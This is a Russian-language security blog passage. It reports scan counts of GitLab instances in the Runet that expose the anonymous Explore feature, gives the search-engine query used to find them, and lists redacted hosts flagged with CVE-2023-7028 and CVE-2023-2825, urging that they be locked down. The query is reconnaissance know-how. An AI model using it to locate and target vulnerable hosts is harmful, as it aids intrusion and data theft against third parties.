По данным нашей «кибербалайки» СКИПА на текущий момент в Рунете развернуто 14798 инстансов с Gitlab из которых 3263 имеют включенный функционал Explore для анонимных пользователей, что потенциально говорит о возможной утечке чувствительных данных.

The screenshot shows a search engine interface with a search bar containing the query: "location.country:RU and product.name:gitlab and misconfiguration.name:gitlab-misconfiguration-public-explore". The search results are displayed in a table with columns: "Хост", "Баннер", "ПО", and "Уязвимости".

| Хост | Баннер | ПО | Уязвимости |
|------------|-------------|---------------|------------------------------|
| [Redacted] | 443 / HTTPS | nginx, gitlab | CVE-2023-7028, CVE-2023-2825 |
| [Redacted] | 443 / HTTPS | nginx, gitlab | CVE-2023-7028 |

The banner for the first host shows an HTTP 200 OK response from nginx with various headers including Set-Cookie, Expires, and Request-Id. The banner for the second host shows a similar response.

Рис.16

Недавнее [исследование](#) Truffle Security еще одной «фичи», затрагивающей Github и в том числе частные репозитории Gitlab, связанной с раскрытием чувствительных данных в форках проекта, наводит на мысль, что указанные инстансы должны быть тщательно закрыты от посторонних глаз и тем более злобных хакеров.

Давайте делать наш Рунет безопаснее! 😊